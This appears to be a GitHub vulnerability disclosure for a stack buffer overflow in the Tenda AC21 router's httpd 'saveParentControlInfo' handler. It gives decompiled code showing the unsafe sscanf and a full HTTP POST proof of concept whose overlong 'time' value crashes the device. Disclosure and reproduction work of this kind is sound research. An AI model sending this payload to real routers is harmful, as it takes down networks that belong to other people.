xxy1126 / Vuln Public

Code Issues Pull requests Actions Projects Security Insights

main Vuln / Tenda AC21 / 5 /

xxy1126 -20220902 ... on Sep 2 History

..

readme.assets	3 months ago
readme.markdown	3 months ago

readme.markdown


Tenda AC21(V16.03.08.15) contains stack Buffer Overflow Vulnerability

overview

- Manufacturer's website information： https://www.tenda.com.cn/
- Firmware download address: https://www.tenda.com.cn/download/detail-3419.html

product information

Tenda A21(V16.03.08.15), latest version of simulation overview：



AC21 AC2100千兆端口双频无线路由器 资料下载

首页 / AC21 / 资料下载

AC21 升级软件 V16.03.08.15

立即下载

关联产品：AC21 更新日期：2022/7/4

AC21V1.0升级说明
硬件版本: V1.0
软件版本: V16.03.08.15
注意事项:


description

1. Vulnerability Details

Tenda AC21(V16.03.08.15) contains a stack overflow vulnerability in file `/bin/httpd` , function `saveParentControlInfo` .


This vulnerability allows attackers to cause a Denial of Service (DoS) via the `time` parameter.

In function `saveParentControlInfo` , it calls `compare_parentcontrol_time(a1)` , the vulnerability is in this function.



```
memset(v10, 0, sizeof(v10));
v11 = 0;
v5 = (const char *)websGetVar(a1, "deviceId", &unk_4D999C);
v4 = (const char *)websGetVar(a1, "deviceName", &unk_4D999C);
if ( *v4 )
  set_device_name(v4, v5);
result = compare_parentcontrol_time(a1);
if ( !result )
{
```

It calls `sscanf(s, “%[^-]-%s”, v3, v4)` and `v4` is on the stack, so there is a buffer overflow vulnerability.



```
s = (char *)websGetVar(a1, "time", &unk_4D999C);
if ( *s )
{
  v3[0] = 0;
  v3[1] = 0;
  v3[2] = 0;
  v3[3] = 0;
  v3[4] = 0;
  v3[5] = 0;
  v3[6] = 0;
  v3[7] = 0;
  v4[0] = 0;
  v4[1] = 0;
  v4[2] = 0;
  v4[3] = 0;
  v4[4] = 0;
  v4[5] = 0;
  v4[6] = 0;
  v4[7] = 0;
  sscanf(s, "%[^-]-%s", v3, v4);
  if ( !strcmp((const char *)v3, (const char *)v4) )
  {
    websWrite(
```

2. Recurring loopholes and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.0.1
Content-Length: 137
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/105.0.0.0 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: password=25d55ad283aa400af464c76d713c07adwfrcvb
Connection: close
```

```
time=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa%2daaaaaaaaaaaaaaaa
```

By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



Burp Suite Community Edition

Error

Failed to connect to 192.168.0.1:80

Request

```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.0.1
Content-Length: 137
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0
 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
charset=UTF-8
Origin: http://192.168.0.1
Referer: http://192.168.0.1/main.html
Accept-Encoding: gzip, deflate
Accept-Language: en,zh-CN;q=0.9,zh;q=0.8
Cookie: password=25d55ad283aa400af464c76d713c07adwfrcvb
Connection: close

time=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaa%2daaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaa
```